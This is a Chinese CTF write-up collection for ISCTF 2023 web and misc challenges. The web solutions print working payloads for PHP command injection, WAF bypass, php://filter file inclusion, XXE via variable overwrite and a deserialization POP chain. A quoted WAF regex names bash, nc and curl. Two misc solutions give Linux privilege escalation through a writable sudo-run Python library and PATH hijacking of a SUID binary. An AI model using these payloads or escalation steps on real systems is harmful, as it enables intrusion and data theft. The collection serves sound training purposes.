LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL

http://192.168.142.132:9026/?file=f{i}l{e}:///fl{a}ggggggg.txt

where\_is\_the\_flag




出题人：Jay17

POST:

```
1=system('tac flag.php');  
1=system('tac /flag2');  
1=system('env');
```

```
PHP_INI_DIR=/usr/local/etc/php SHLVL=2 HOME=/home/www-data PHP_LDFLAGS=-Wl,-O1 -Wl,--  
hash-style=both -pie FLAG3=11d937e0691f PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2  
PHP_MD5= PHP_VERSION=5.6.40 GPG_KEYS=0BD78B5F97500D450838F95DFE857D9A90D90EC1  
6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3 PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie  
-O2 PHP_ASC_URL=https://secure.php.net/get/php-5.6.40.tar.xz.asc/from/this/mirror
```



URL  
http://192.168.142.132:9023/

Enable POST ☒ enctype application/x-www-form-urlencoded

Body  
1=system('env');

## webinclude

出题人：mikannse

访问得到需要参数，存在index.bak文件，下载查看。存在两个函数，并且利用这两个函数将参数名进行加密，加密后的hash值为dxdydxduxdtdeadxekdxexa

编写解密脚本：

```
def textToarray(hash):  
    array = []  
    for c in hash:  
        code = ord(c)  
        array.append(code-97)  
    return array  
  
def arrayToString(array):  
    string=''  
    for i in range(0,len(array),2) :  
        string+= chr(array[i]*26+array[i+1])  
    return string  
  
if __name__ == '__main__':  
    print (arrayToString((textToarray((arrayToString((textToarray(hash))))))))
```

解得参数名为mihoyo,而且存在文件包含漏洞, 并且当前目录存在一个flag.php,利用伪协议读取得到flag

```
?mihoyo=pHp://FilTer/convert.base64-encode/resource=flag.php
```

## warf

---

出题人: Jay17

开局, 看似铁waf, 其实漏洞百出, 有很多绕过方法。

```
<?php
/*
Read  /flagggggg.txt
*/
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);

if(preg_match("/cat|tac|more|less|head|tail|nl|sed|sort|uniq|rev|awk|od|vi|vim/i", $_POST['code'])){//strings
    die("想读我文件? 大胆。");
}
elseif (preg_match("/\^|\||\^|\$|\\%|jay/i", $_POST['code'])) {
    die("无字母数字RCE? 大胆!");
}
elseif (preg_match("/bash|nc|curl|sess|\\{:|:;/i", $_POST['code'])) {
    die("奇技淫巧? 大胆!!");
}
elseif (preg_match("/fl|ag|\.|x/i", $_POST['code'])) {
    die("大胆!!");
}
else{
    assert($_POST['code']);
}
```

```
POST:
code=system('strings /f*')
code=system('paste /f*')
code=system('ca\t /f*')
```

## ez\_php

---

出题人: fmyyy

代码审计+变量覆盖+XXE

register.php处存在变量覆盖

```
<?php
include "utils/function.php";
$config = include "utils/config.php";
$user_xml_format = "<?xml version='1.0'?>
    <userinfo>
        <user>
            <username>%s</username>
            <password>%s</password>
        </user>
    </userinfo>";

extract( &array: $_REQUEST);
if(empty($username)||empty($password)) die("Username or password cannot be empty XD");

if(!preg_match( pattern: '/^[a-zA-Z0-9_]+$/', $username)) die("Invalid username. :(");

if(is_user_exists($username, $config["user_info_dir"])) die("User already exists XD");
$user_xml = sprintf($user_xml_format, $username, $password);

register_user($username, $config['user_info_dir'], $user_xml);
```

审计代码，发现注册用户的方式是将用户信息以xml的形式存储。

在登陆处解析xml

```
function get_user_record($username, $user_info_dir)
{
    $user_info_xml = file_get_contents( filename: $user_info_dir.$username.'/'.$username.'.xml');
    $dom = new DOMDocument();
    $dom->loadXML($user_info_xml, options: LIBXML_NOENT | LIBXML_DTDLOAD);
    return simplexml_import_dom($dom);
}
```

存在xxe，例如利用变量覆盖写入

```
<!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///flag">
]>
<userinfo>
<user>
    <username>&xxe;</username>
    <password>123</password>
</user>
</userinfo>
```

发包

```
/register.php?
username=aaa&password=aaa&user_xml_format=%3c%21%44%4f%43%54%59%50%45%20%74%65%7
3%74%20%5b%0a%20%20%20%20%20%20%20%20%20%3c%21%45%4e%54%49%54%59%20%78%78%65%20%53%
59%53%54%45%4d%20%22%66%69%6c%65%3a%2f%2f%2f%66%6c%61%67%22%3e%0a%20%20%20%20%20
%20%20%20%5d%3e%0a%3c%75%73%65%72%69%6e%66%6f%3e%0a%3c%75%73%65%72%3e%0a%20%20%2
0%20%3c%75%73%65%72%6e%61%6d%65%3e%26%78%78%65%3b%3c%2f%75%73%65%72%6e%61%6d%65%
3e%0a%20%20%20%20%3c%70%61%73%73%77%6f%72%64%3e%31%32%33%3c%2f%70%61%73%73%77%6f
%72%64%3e%0a%3c%2f%75%73%65%72%3e%0a%3c%2f%75%73%65%72%69%6e%66%6f%3e
```

这样就能写入

```
root@4dc372e278fc:/tmp/users/aaa# ls
aaa.xml
root@4dc372e278fc:/tmp/users/aaa# cat aaa.xml
<!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///flag">
]>
<userinfo>
<user>
    <username>&xxe;</username>
    <password>123</password>
</user>
</userinfo>
```


如何回显呢？

注意登陆处

```
<?php
include "utils/function.php";
$config = include "utils/config.php";
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
if(empty($username)||empty($password)) die("Username or password cannot be empty XD");
if(!is_user_exists($username, $config["user_info_dir"])) die("Username error");
$user_record = get_user_record($username, $config['user_info_dir']);
if($user_record->user->password != $password) die("Password error for User:".$user_record->user->username);
header( header: "Location:main.html");
```

如果密码错误，会die出用户名，所以xxe的payload需要把username构造为读取的内容，这时候只需要一个错误的密码就行

/login.php?username=aaa&password=wrong\_password



## 绕进你的心里

出题人:fpclose

源码:

```
<?php
highlight_file(__FILE__);
error_reporting(0);
require 'flag.php';
$str = (String)$_POST['pan_gu'];
$num = $_GET['zhurong'];
$lida1 = $_GET['hongmeng'];
$lida2 = $_GET['shennong'];
if($lida1 !== $lida2 && md5($lida1) === md5($lida2)){
    echo "md5绕过了!";
    if(preg_match("/[0-9]/", $num)){
        die('你干嘛?哎哟!');
    }
    elseif(intval($num)){
        if(preg_match('/.+?ISCTF/is', $str)){
            die("再想想!");
        }
        if(strpos($str, '2023ISCTF') === false){
            die("就差一点点啦!");
        }
        echo $flag;
    }
}
?>
```

分析: 题目要求我们传入4个参数, 满足条件即可获得flag。

源码接入两个get型参数 (hongmeng、shennong) 分别赋值给 \$lida1 和 \$lida2。然后使用 if 条件语句进行判断:

## 第一层:

如果 \$lida1 和 \$lida2 的值 **强不等于** 并且两者的**md5加密后的值强相等**, 则代码继续往下执行, 也就是我们传入的参数必须满足以下条件。

这里可以使用**数组**进行绕过。

## 第二层:

在这里, intval() 函数会将 \$num 给转换为数字, 但如果字符中没有找到数字, 那么就被视为不可转换的字符, 即返回 false。

也就是说, 我们传入的字符串内必须含有一个数字。

这里同样也可以使用数组绕过, intval() 函数处理非空数组时会返回整数1。

## 第三层：

判断 str 是否包含 '2023ISCTF'，如果不包含，则输出相应提示，否则输出 \$flag。但是如果我们的字符换中包含有 2023ISCTF 那么就会与正则函数相冲突。这里使用回溯绕过跳过正则的限制。

exp如下：

```
//构造exp
import requests
data={"pan[gu]:"a"*(1000000)+"2023ISCTF"}
url="http://47.109.106.104:9999/?hongmeng[]=1&shennong[]=2&zhuorong[]=1"
res = requests.post(data=data,url=url)
print(res.text)
```

将ip替换即可使用。 运行程序直接获得flag。

## 圣杯战争

---

出题人:fpclode

源码

```
<?php
highlight_file(__FILE__);
error_reporting(0);

class artifact{
    public $excalibuer;
    public $arrow;
    public function __toString(){
        echo "为Saber选择了对的武器!<br>";
        return $this->excalibuer->arrow;
    }
}

class prepare{
    public $release;
    public function __get($key){
        $function = $this->release;
        echo "蓄力!咖喱棒!!<br>";
        return $function();
    }
}

class saber{
    public $weapon;
    public function __invoke(){
        echo "胜利!<br>";
        include($this->weapon);
    }
}
```

```

}
class summon{
    public $Saber;
    public $Rider;

    public function __wakeup(){
        echo "开始召唤从者! <br>";
        echo $this->Saber;
    }
}

if(isset($_GET['payload'])){
    unserialize($_GET['payload']);
}
?>

```

发现是一个php反序列化。

分析：

源码中回自动对用户传入的数据进行反序列化，则就会触发\_\_wakeup()方法。此时，又会执行到

\$this->Saber 语句，从而触发 \_toString() 方法，然后又会执行到 return \$this->excalibuer->arrow; 语句，从而触发 \_get() 方法。此时又会执行到 return \$function(); 语句，从而触发 \_invoke() 方法，然后执行我们想要的 include()函数。再结合文件包含的伪协议知识，即可获得flag。

```

<?php
class artifact{
    public $excalibuer;
    public $arrow;
}

class prepare{
    public $release;
}

class saber{
    public $weapon = "php://Filter/convert.base64-encode/resource=flag.php";
}

class summon{
    public $Saber;
    public $Rider;
}

$a = new artifact();
$b = new prepare();
$c = new saber();
$d = new summon();
$b -> release = $c;
$a -> excalibuer = $b;
$d -> Saber = $a;

echo urlencode(serialize($d));
?>

```

运行即可获得payload

```
0%3A6%3A%22summon%22%3A2%3A%7Bs%3A5%3A%22Saber%22%3B0%3A8%3A%22artifact%22%3A2%3A%7Bs%3A10%3A%22excalibuer%22%3B0%3A7%3A%22prepare%22%3A1%3A%7Bs%3A7%3A%22release%22%3B0%3A5%3A%22saber%22%3A1%3A%7Bs%3A6%3A%22weapon%22%3Bs%3A52%3A%22php%3A%2F%2FFilter%2Fconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7Ds%3A5%3A%22arrow%22%3BN%3B%7Ds%3A5%3A%22Rider%22%3BN%3B%7D
```

传参获得flag.php的base.64编码，解码获得flag。

## MISC

| MISC                                             |                                 |                                |                                           |
|--------------------------------------------------|---------------------------------|--------------------------------|-------------------------------------------|
| 签到题<br>750 Solves<br>👤 50                        | 你说爱我？尊哪假哪<br>157 Solves<br>👤 50 | 小蓝鲨的秘密<br>147 Solves<br>👤 50   | 杰伦可是流量明星<br>236 Solves<br>👤 50            |
| easy_zip<br>284 Solves<br>👤 50                   | 蓝鲨的福利<br>207 Solves<br>👤 50     | Ez_misc<br>118 Solves<br>👤 50  | spalshes<br>92 Solves<br>👤 214            |
| PNG的基本食用<br>84 Solves<br>👤 346                   | 小猫<br>74 Solves<br>👤 494        | MCSOG-猫猫<br>59 Solves<br>👤 681 | 棱流<br>57 Solves<br>👤 703                  |
| stream<br>57 Solves<br>👤 703                     | 一心不可二用<br>50 Solves<br>👤 772    | 小蓝鲨的问卷<br>47 Solves<br>👤 799   | 小白小黑<br>45 Solves<br>👤 808                |
| 张万森，下雪了<br>40 Solves<br>👤 856                    | sudopy<br>40 Solves<br>👤 856    | ezUSB<br>39 Solves<br>👤 863    | E2crc<br>30 Solves<br>👤 921               |
| Beyond Hex, Meet Heptadeci<br>22 Solves<br>👤 959 | status<br>21 Solves<br>👤 962    | DISK<br>16 Solves<br>👤 979     | Wonderful New World<br>16 Solves<br>👤 980 |

## 小猫

出题人：p1rry

打开图片，发现图片有异常点





尝试摩斯电码无果，

采用binwalk分析

```
$binwalk end2.png
```

| DECIMAL | HEXADECIMAL | DESCRIPTION                                                                 |
|---------|-------------|-----------------------------------------------------------------------------|
| 0       | 0x0         | PNG image, 640 x 890, 8-bit/color RGB, non-interlaced                       |
| 108116  | 0x1A654     | mcrypt 2.5 encrypted data, algorithm: "\$", keysize: 2194 bytes, mode: "H", |
| 109168  | 0x1AA70     | mcrypt 2.5 encrypted data, algorithm: "\$", keysize: 2194 bytes, mode: "H", |
| 1163162 | 0x897DA     | JPEG image data, JFIF standard 1.01                                         |

发现第二张图片

```
-[w@parrot]-[~/CTF]  
— $foremost end2.png -o new  
rocessing: end2.png  
*|  
[w@parrot]-[~/CTF]
```



分析第二个图没有什么答案

用stegsolve 分析

File Analyse Help

Form File Format

Data Extract

Stereogram Solver

Frame Browser

Image Combiner

遇事冷靜  
脸小三分  
吾皇





删除块

| Offset   | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  |                    |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--------------------|
| 00000000 | 00 | 00 | 00 | 00 | 00 | 00 | 32 | FD | FF | D8 | FF | E0 | 00 | 10 | 4A | 46 | .....2ý ..JF       |
| 00000010 | 49 | 46 | 00 | 01 | 01 | 01 | 00 | 48 | 00 | 48 | 00 | 00 | FF | DB | 00 | 43 | IF...H.H. ? C      |
| 00000020 | 00 | 06 | 04 | 05 | 06 | 05 | 04 | 06 | 06 | 05 | 06 | 07 | 07 | 06 | 08 | 0A | .....              |
| 00000030 | 10 | 0A | 0A | 09 | 09 | 0A | 14 | 0E | 0F | 0C | 10 | 17 | 14 | 18 | 18 | 17 | .....              |
| 00000040 | 14 | 16 | 16 | 1A | 1D | 25 | 1F | 1A | 1B | 23 | 1C | 16 | 16 | 20 | 2C | 20 | .....%...#... ,    |
| 00000050 | 23 | 26 | 27 | 29 | 2A | 29 | 19 | 1F | 2D | 30 | 2D | 28 | 30 | 25 | 28 | 29 | #&'*)..-0-(0%()    |
| 00000060 | 28 | FF | DB | 00 | 43 | 01 | 07 | 07 | 07 | 0A | 08 | 0A | 13 | 0A | 0A | 13 | ( ? C.....         |
| 00000070 | 28 | 1A | 16 | 1A | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | (...((((((((((((   |
| 00000080 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | (((((((((((((((((( |
| 00000090 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | 28 | (((((((((((((((((( |
| 000000A0 | 28 | 28 | 28 | 28 | 28 | 28 | FF | C0 | 00 | 11 | 08 | 00 | D6 | 01 | 31 | 03 | (((((( ....? 1.    |
| 000000B0 | 01 | 21 | 00 | 02 | 11 | 01 | 03 | 11 | 01 | FF | C4 | 00 | 1C | 00 | 00 | 02 | .!..... ? ....     |
| 000000C0 | 02 | 03 | 01 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 01 | 02 | .....              |
| 000000D0 | 00 | 03 | 04 | 06 | 07 | 05 | 08 | FF | C4 | 00 | 4C | 10 | 00 | 01 | 03 | 03 | ..... ? L.....     |
| 000000E0 | 03 | 02 | 04 | 03 | 05 | 04 | 04 | 0B | 05 | 09 | 00 | 00 | 01 | 00 | 02 | 03 | .....              |
| 000000F0 | 04 | 05 | 11 | 06 | 12 | 21 | 13 | 31 | 07 | 41 | 51 | 61 | 14 | 22 | 71 | 15 | .....!.1.AQa."q.   |
| 00000100 | 32 | 81 | 91 | A1 | 08 | 23 | 42 | B1 | 52 | 62 | C1 | F0 | 16 | 17 | 24 | 25 | 2.憾.#B?Rb琉..\$%    |
| 00000110 | 33 | 34 | 72 | 82 | B2 | C2 | D2 | 54 | 55 | 92 | D1 | E1 | 26 | 43 | 53 | 64 | 34r?猜0TU腑? CSd     |
| 00000120 | 74 | 93 | 94 | E2 | F1 | FF | C4 | 00 | 1B | 01 | 00 | 03 | 01 | 01 | 01 | 01 | t?蚡? ? .....       |
| 00000130 | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 01 | 02 | 03 | 00 | 04 | 05 | .....              |
| 00000140 | 06 | 07 | FF | C4 | 00 | 36 | 11 | 00 | 02 | 02 | 01 | 04 | 01 | 02 | 01 | 0C | .. .6.....         |
| 00000150 | 01 | 02 | 07 | 00 | 00 | 00 | 00 | 00 | 01 | 02 | 11 | 03 | 04 | 12 | 21 | 31 | .....!1            |
| 00000160 | 41 | 05 | 51 | 13 | 06 | 14 | 22 | 32 | 61 | 71 | 81 | 91 | A1 | B1 | C1 | D1 | A.Q..."2aq.?"裂     |
| 00000170 | F0 | 15 | 52 | 16 | 24 | 33 | 42 | 62 | B2 | E1 | FF | DA | 00 | 0C | 03 | 01 | ? R.\$3Bb册 ....    |
| 00000180 | 00 | 02 | 11 | 03 | 11 | 00 | 3F | 00 | EC | 11 | B3 | B8 | 57 | C7 | 1F | B2 | .....?.? 掣w?.?     |
| 00000190 | F0 | 91 | EC | 19 | 31 | 33 | 85 | 6B | 62 | E7 | B7 | EA | 9D | 08 | CB | C4 | 饷? 13鹵b?逢..四       |
| 000001A0 | 7C | 7F | EA | 9D | AC | 58 | 46 | C7 | 0C | 19 | 4C | 18 | 3F | B8 | 40 | 46 | .? 琿F?..L.??@F     |
| 000001B0 | 1D | 81 | 10 | C0 | 16 | 00 | 4B | 02 | 52 | CF | 45 | 8C | 4D | BF | 54 | 36 | ...?.K.R?E?M?T6    |
| 000001C0 | E5 | 61 | C2 | 1B | 83 | FF | 00 | AA | B0 | 37 | DD | 56 | 3D | 09 | 22 | 61 | 錫? ? .?? 軻="a      |
| 000001D0 | 29 | 6F | 3D | BF | 54 | 43 | E0 | 80 | 23 | B5 | 32 | 03 | 1B | A6 | 3F | B9 | )o=?TC鄒#?2..???    |
| 000001E0 | 4D | 8F | 64 | 52 | B1 | 46 | 0D | 29 | 83 | 11 | 30 | 76 | 29 | B1 | 61 | 49 | M.dR盪.)? 0v)?aI    |
| 000001F0 | B4 | 05 | 0E | DF | 35 | 80 | 03 | B4 | 04 | 85 | A3 | 03 | 0B | 05 | 08 | E0 | ? .?5€.?..?? ...?  |
| 00000200 | 0A | 52 | D0 | B0 | E5 | 52 | 60 | 2A | 9D | 93 | DC | A9 | C9 | D3 | 19 | 22 | .R邪鎏*.?埃捎."        |
| 00000210 | 97 | 37 | 9F | 34 | 8F | 6F | 7E | 54 | A4 | CB | 47 | A2 | 87 | 0E | 71 | C9 | ? ? .o~TにG?? q?    |
| 00000220 | 58 | B2 | C4 | 4E | EE | D8 | 28 | A7 | 41 | 6A | CA | 3A | 3E | CA | 23 | B8 | X?脬秋(?Aj? >?#?     |
| 00000230 | D4 | 67 | C7 | 1E | 06 | 48 | 57 | B1 | 9E | CA | 68 | 17 | 45 | EC | 62 | B9 | 詆? .HW?炊h.E?b?     |

另存为jpg

| Offset   | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  |                 |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-----------------|
| 00000000 | FF | D8 | FF | E0 | 00 | 10 | 4A | 46 | 49 | 46 | 00 | 01 | 01 | 01 | 00 | 48 | ý?...JFIF.....H |
| 00000010 | 00 | 48 | 00 | 00 | FF | DB | 00 | 43 | 00 | 06 | 04 | 05 | 06 | 05 | 04 | 06 | .H..ý?.C.....   |
| 00000020 | 06 | 05 | 06 | 07 | 07 | 06 | 08 | 0A | 10 | 0A | 0A | 09 | 09 | 0A | 14 | 0E | .....           |
| 00000030 | 0F | 0C | 10 | 17 | 14 | 18 | 18 | 17 | 14 | 16 | 16 | 1A | 1D | 25 | 1F | 1A | .....%..        |

得道社会主义核心价值观图片





结合图片上坐标

(3, 2) (3, 2) (3, 2) (3, 3) (3, 1) (3, 2) (2, 1)  
(3, 2) (4, 2) (4, 2) (3, 3) (2, 1) (3, 2) (2, 1)  
(3, 2) (4, 1) (3, 2) (2, 1) (4, 1) (2, 1) (4, 1)  
(2, 3) (4, 1) (2, 2) (3, 2) (3, 2) (3, 2) (1, 2)  
(4, 1) (4, 1) (3, 2) (1, 2) (4, 1) (1, 1) (3, 2)  
(3, 2) (4, 1) (3, 1) (4, 1) (4, 1) (4, 1) (2, 3)  
(4, 1) (3, 1) (4, 1) (2, 2) (4, 1) (1, 2) (4, 1)  
(1, 3) (3, 2) (1, 2) (4, 1) (1, 1) (4, 1) (3, 1)  
(4, 1) (2, 3) (4, 1) (4, 2) (4, 1) (3, 2) (4, 1)  
(4, 2) (3, 2) (1, 2) (3, 2) (3, 1) (3, 2) (3, 2)  
(4, 1) (4, 2) (4, 1) (3, 2) (4, 1) (3, 2) (4, 2)  
(4, 3) (4, 2)

怀疑是敲击码

公正公正公正诚信文明公正民主公正法治法治诚信民主公正民主公正和谐公正民主和谐民主和谐敬业和  
谐平等公正公正公正自由和谐和谐公正自由和谐富强公正公正和谐文明和谐和谐和谐敬业和谐文明和谐  
平等和谐自由和谐爱国公正自由和谐富强和谐文明和谐敬业和谐法治和谐公正和谐法治公正自由公正文  
明公正公正和谐法治和谐公正和谐公正法治友善法治

最后进行解密

## 核心价值观编码

社会主义核心价值观：富强、民主、文明、和谐；自由、平等、公正、法治；爱国、敬业、诚信、友善

```
flag{aca195fd3d0f2392548d029767dbf766}
```

编 码

解 码

公正公正公正诚信文明公正民主公正法治法治诚信民主公正民主公正和谐公正民主和谐民主和谐敬业和谐平等公正公正公正自由和谐和谐公正自由和谐富强公正公正和谐文明和谐和谐和谐敬业和谐文明和谐平等和谐自由和谐爱国公正自由和谐富强和谐文明和谐敬业和谐法治和谐公正和谐法治公正自由公正文明公正公正和谐法治和谐公正和谐公正法治友善法治

## sudopy

出题人：mikannse

用ctf:ctf的凭证ssh连接,sudo -l发现能执行一个python脚本，并且这个脚本调用了webbrowser库

Find / -name "webbrowse.py" 2>/dev/null，发现有读写权限

在其中添加os.system('/bin/bash')，sudo执行，提权

## status

出题人：mikannse

用ctf:ctf的凭证ssh连接，发现一个checkgenshin二进制文件,并且有SUID

下载到本地，用IDA打开，main函数中发现用system命令执行了service指令，并且使用的是相对路径。

```
echo '#!/bin/bash'>service
echo '/bin/bash'>>service
export PATH=/home/ctf:$PATH
chmod +x service
./checkgenshin
```

提权成功

# spalshes

出题人：D0UBL3SEV3N

考点：python 散点图，二维码 spalshes.txt 文件中是 base64 编码：

```
1,2.75,1,1,2.5,1,1,2.25,1,1,1.75,1,1,2,1,1,3,1,1.5,3,1,2,3,1,2,2.75,1,2,2.5,1,2,
2.25,1,2,2,1,2,1.75,1,2,1.5,1,1,2.25,1,1.5,2.25,1,1,1.5,1,1.5,1.5,1,4,2.75,1,4,2
.5,1,3,3,1,3.5,3,1,4,3,1,3.5,2.25,1,4,2.25,1,4,2,1,4,1.75,1,4,1.5,1,3,1.5,1,3.5,
1.5,1,3,2.25,1,3,2.5,1,3,2.75,1,5,3,1,5.5,3,1,6,3,1,6,2.25,1,6,2,1,6,1.75,1,6,1.
5,1,5.5,1.5,1,5,1.5,1,5,2.25,1,5.5,2.25,1,5,2.5,1,5,2.75,1,7,3,1,7.5,3,1,8,3,1,8
,2.5,1,8,2,1,8,1.5,1,8,2.75,1,8,2.25,1,8,1.75,1,9,3,1,9.5,3,1,10,3,1,10,2.75,1,1
0,2.5,1,10,2.25,1,9.5,2.25,1,9,2.25,1,9,1.5,1,9.5,1.5,1,10,1.5,1,10,2,1,10,1.75,
1,11.5,3,1,12,3,1,11,3,1,12,2.25,1,12,2,1,12,1.75,1,12,1.5,1,11.5,1.5,1,11,1.5,1
,11,1.75,1,11,2,1,11,2.25,1,11,2.5,1,11,2.75,1,11.5,2.25,1
```

其实这个不难发现是散点图。题目名称也给了提示，spalshes 中文意思是散点的意思，仔细观察 不难发现是 3 个一组，对应了 xyz 三个坐标，也就是说这是一个 xyz 的散点图 python 画散点图：



```
import matplotlib.pyplot as plt
lis =
[1,2.75,1,1,2.5,1,1,2.25,1,1,1.75,1,1,2,1,1,3,1,1.5,3,1,2,3,1,2,2.75,1,2,2.5,1,2
,2.25,1,2,2,1,2,1.75,1,2,1.5,1,1,2.25,1,1.5,2.25,1,1,1.5,1,1.5,1.5,1,4,2.75,1,4,
2.5,1,3,3,1,3.5,3,1,4,3,1,3.5,2.25,1,4,2.25,1,4,2,1,4,1.75,1,4,1.5,1,3,1.5,1,3.5
,1.5,1,3,2.25,1,3,2.5,1,3,2.75,1,5,3,1,5.5,3,1,6,3,1,6,2.25,1,6,2,1,6,1.75,1,6,1
.5,1,5.5,1.5,1,5,1.5,1,5,2.25,1,5.5,2.25,1,5,2.5,1,5,2.75,1,7,3,1,7.5,3,1,8,3,1,
8,2.5,1,8,2,1,8,1.5,1,8,2.75,1,8,2.25,1,8,1.75,1,9,3,1,9.5,3,1,10,3,1,10,2.75,1,
10,2.5,1,10,2.25,1,9.5,2.25,1,9,2.25,1,9,1.5,1,9.5,1.5,1,10,1.5,1,10,2,1,10,1.75
,1,11.5,3,1,12,3,1,11,3,1,12,2.25,1,12,2,1,12,1.75,1,12,1.5,1,11.5,1.5,1,11,1.5,
1,11,1.75,1,11,2,1,11,2.25,1,11,2.5,1,11,2.75,1,11.5,2.25,1]
x = lis[0::3]
y = lis[1::3]
z = lis[2::3]
fig = plt.figure()
ax = plt.figure().add_subplot(111, projection = '3d')
ax.set_title('Spalshes')
ax.set_xlabel('X Label')
ax.set_ylabel('Y Label')
ax.set_zlabel('Z Label')
ax.scatter(x,y,z,c = 'r',marker = '.')
plt.legend('x1')
plt.show()
```



运行出来是这样：

Figure 2

— □ ×



调整角度可以看到数字：895736，这就是那个加密的 png 图片的密码。这题主要考点就是画 散点图。如果有人直接爆破我那个压缩包密码的话，我也挺无语的。（因为可以发现是6位数字）接着往下，图片是个二维码，扫描二维码或者在线网站识别也可以。拿到 flag

复制

FLAG:ISCTF{8374-su23-9s7e-237s-js65-55sg}

ISCTF{8374-su23-9s7e-237s-js65-55sg}

## 一心不可二用

出题人:f0re5ee

打开安装包搜索flag，搜到flag.zip(resource文件夹里面慢慢找也可以找到)，根据压缩包注释的报错,发现报错也异常，根据unexpected EOF while parsing，发现这里应该是SyntaxError而不是TabError

密码为SyntaxError，解开即得flag

## DISK

---

出题人：mumuzi

winhex打开磁盘，找到\$Extend---\$UsnJrnl---\$J

导出，然后使用NTFS Log Tracker（当然这里内容很少可以手动分析不需要这个也可以的）

加载\$J文件，然后生成db文件，导出csv

能够发现有很多修改前和修改后的内容

这里修改前的数字.txt如下：

[1230193492,1182487903,1918846768,811884366,1413895007,1298230881,1734701693]

```
from libnum import n2s
s =
[1230193492,1182487903,1918846768,811884366,1413895007,1298230881,1734701693]
print(''.join(n2s(i).decode() for i in s))
```

## ezUSB

---

出题人：mumuzi

[https://github.com/Mumuzi7179/UsbKeyboard\\_Mouse\\_Hacker\\_Gui](https://github.com/Mumuzi7179/UsbKeyboard_Mouse_Hacker_Gui)

使用工具链接里面的工具，选择usbhid和Bluetooth分别拿出两段数据，其中usbhid的数据是小写，因为当时在Bluetooth的时候是大写，按了cap之后是小写

再维吉尼亚即可

## PNG的基本食用

---

出题人：mumuzi

part1:修改图片高度（例如强行修改高度为任意高度、计算CRC）

part2:LSB, stegsolve直接勾选R0G0B0即可

part3:文件尾，010或winhex直接查看能够看到part3.txt内容

## Ez\_misc

---

出题人：Ten

通过ppt找到压缩包的密码，对压缩包进行解密，然后修复文件结构，最后扫描二维码得到flag

## 镜流

---

出题人：syla

压缩包是6位数字密码，需要使用ARCHPR进行6位数字爆破，密码是306256

